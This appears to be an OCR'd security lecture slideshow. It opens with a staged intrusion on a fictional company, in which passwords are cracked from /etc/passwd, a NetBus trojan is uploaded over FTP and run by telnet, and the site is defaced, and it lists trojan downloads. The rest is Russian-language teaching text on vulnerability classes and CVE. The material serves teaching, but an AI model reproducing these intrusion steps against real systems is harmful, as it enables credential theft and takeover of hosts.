thevault:~# crack /etc/passwd

Cracking /etc/passwd...

username: bobman  password: nambob
username: mary    password: mary
username: root    password: ncc1701

thevault:~# ftp thesource

Connected to thesource
220 thesource Microsoft FTP Service (Version
4.0).
Name: administrator

331 Password required for administrator.

Password: *******
230 User administrator logged in.
Remote system type is Windows_NT.
```


Back
Contact

Description	Download
Back Orifice - A remote administration system which allows a user to control a computer across a tcpip connection - Size: 277 kb	Download
Master's Paradise 98 Beta 9.7 - Accesses a specific port on an exploited system. Also contains a game file which you can send to people to get their port open. - Size: 970 kb	Download
NetBus 1.6 - Can do basically anything you want to another computer that is exploited with the trojan server. - Size: 513 kb	Download
Sockets de Troie -Accesses a specific port on an exploited system. Also contains a domain scanner, finger, icmper, icq stuff, ip converter, mail bomber, port bomber, port scanner, a search registry net, and telnet. - Size: 446 kb	Download

```
ftp> cd \temp
250 CDW command successful.
ftp> send netbus.exe
ftp> local: netbus.exe remote: netbus.exe
200 PORT command successful.
150 Opening BINARY mode data connection for
netbus.exe
226 Transfer complete.
ftp> quit

thevault:~$ telnet thesource
Trying 208.21.2.160.
.. Connected to thesource.bigwidget.com.
Escape character is '^]'.

Microsoft (R) Windows NT (TM) Version 4.00 (Build
1381)
Welcome to MS Telnet Service
Telnet Server Build 5.00.98217.1
login: administrato
r
password: *******
*=============================================================
=
Welcome to Microsoft Telnet Server.
*=====cd \temp=============================================
=
C:\TEMP> netbus.exe
C:\>
```


My Computer
Network Neighborhood
Eudora
Netscape
ACT!
CD Player
Pilot
PointCast
Recycle Bin
Documents
Eudora Pro
File Edit Mailbox Message Transfer Special Tools Window Help
Eudora
In
Out
Trash
Partners
Programs
User Groups
Finance@BigWidget.c, My Raise <Urgent>
David Smith
MIME
QP
RR
Queue
To: President@bigwidget.com
From: David Smith < dsmith@bigwidget.com >
Subject: My Raise < URGENT >
Cc:
Bcc:
Attached:
Dear Mr. Smith
I would like to thank you for the huge raise that you have seen fit to give me. With my new salary of $350,000.00 a year I am sure I am the highest paid mail clerk in the company. This really makes me feel good because I deserve it.
Your Son,
Dave
For Help, press F1
NUM

BigWidget Incorporated - Netscape

File Edit View Go Communicator Help

Bookmarks Go to: www.bigwidget.com What's Related

BigWidget

The Part That Fits™

Company Products Services Support

BigWidget Announces Titanium Machining Capabilities

BigWidget Incorporated announced today the purchase of a Consolidated Conglomerate abrasive waterjet cutter. This new machine will allow BigWidget to offer advanced machining services for titanium cogs and widgets.

More News...

- BigWidget aquires Spacely Sprockets for $17.3 million
- BigWidget announces record third quarter earnings

1234 Main Street - Anytown, USA 55555

Document: Done

Da Big Wedgie - Netscape

File Edit View Go Communicator Help

Bookmarks Go to: www.bigwidget.com What's Related


Yo! Welcome to Da Big Wedgie!

Dear WebMaster/Admin - YOUR SECURITY IS A TOTAL JOKE!
We rooted your box in like five minutes.


Thanx for all the credit card numberz Big Wedgie.
And like, free Kevin Mitnick!!

Document: Done

Сеть компании BigWidget



Угрозы, уязвимости и атаки



Угроза - потенциально возможное событие, явление или процесс, которое воздействуя на компоненты информационной системы может привести к нанесению ущерба.

Уязвимость - любая характеристика или свойство информационной системы, использование которой нарушителем может привести к реализации угрозы.

Атака - действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.

Классификация уязвимостей узлов, протоколов и служб IP - сетей

Классификация по уровню в информационной инфраструктуре

- *Уровень персонала*
- *Уровень приложений*
- *Уровень баз данных*
- *Уровень операционной системы*
- *Уровень сети*

Классификация уязвимостей по причинам возникновения

- *ошибки проектирования (технологий, протоколов, служб)*
- *ошибки реализации (программ)*
- *ошибки эксплуатации (неправильная настройка, неиспользуемые сетевые службы, слабые пароли)*

Классификация уязвимостей по уровню (степени) риска

Высокий *уровень риска*

Уязвимости, позволяющие атакующему получить непосредственный доступ у узлу с правами суперпользователя

Средний *уровень риска*

Уязвимости, позволяющие атакующему получить доступ к информации, которая с высокой степенью вероятности позволит в последствии получить доступ к узлу

Низкий *уровень риска*

Уязвимости, позволяющие злоумышленнику осуществлять сбор критичной информации о системе

Источники информации о новых уязвимостях

www.cert.org - *координационный центр CERT/CC*


www.iss.net/xforce - *база данных компании ISS*

llnl.ciac.gov - *центр CIAC*

www.cert.ru - *российский CERT/CC*

www.securityfocus.com

www.iss.net/xforce



Примеры уязвимостей

Название: **ip-fragment-reassembly-dos**

Описание: *посылка большого числа одинаковых фрагментов IP-датаграммы приводит к недоступности узла на время атаки*

Уровень: **сеть**

Степень риска: **средняя**

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **nt-getadmin-present**

Описание: *проблема одной из функций ядра ОС Windows NT, позволяющая злоумышленнику получить привилегии администратора*

Уровень: **ОС**

Степень риска: **высокая** 

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **mssql-remote-access-option**

Описание: *уязвимость в реализации возможности подключения со стороны других SQL-серверов*

Уровень: **СУБД**

Степень риска: **низкая**

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **iis-url-extension-data-dos**

Описание: *посылка большого числа некорректно построенных запросов приводит к повышенному расходу ресурсов процессора*

Уровень: **приложения**

Степень риска: **средняя**

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: **win-udp-dos**

Описание: *ОС Windows 2000 и Windows 98 уязвимы к атаке «отказ в обслуживании», вызываемой исчерпанием всех UDP-сокетов*

Уровень: **приложения**

Степень риска: **средняя**

Источник возникновения: **ошибки реализации**

Примеры уязвимостей

Название: win95-back-orifice

Описание: *узел заражён серверной частью троянского коня, позволяющей установить полный контроль над узлом*

Уровень: Персонал

Степень риска: высокая 

Источник возникновения: ошибки обслуживания

Common Vulnerabilities and Exposures

The Key to Information Sharing

Единая система наименований для уязвимостей

Стандартное описание для каждой уязвимости

Обеспечение совместимости баз данных уязвимостей

http://cve.mitre.org/cve

Common Vulnerabilities and Exposures

The Key to Information Sharing

CAN-1999-0067

Кандидат CVE

CVE-1999-0067

Индекс CVE


http://cve.mitre.org/cve

Ситуация без CVE

Bugtrag	NT4-SP3and 95 [latierra.c]
ISS RealSecure	Land
CERT Advisory	CA-97.28.Teardrop_Land
Cisco Database	Impossible IP Packet
Axent NetRecon	land attack (spoofed SYN)

Уязвимость Land IP denial of service

Поддержка CVE



CVE-1999-0016 Land IP denial of service

CVE entry

Номер

Описание

CVE-1999-0005

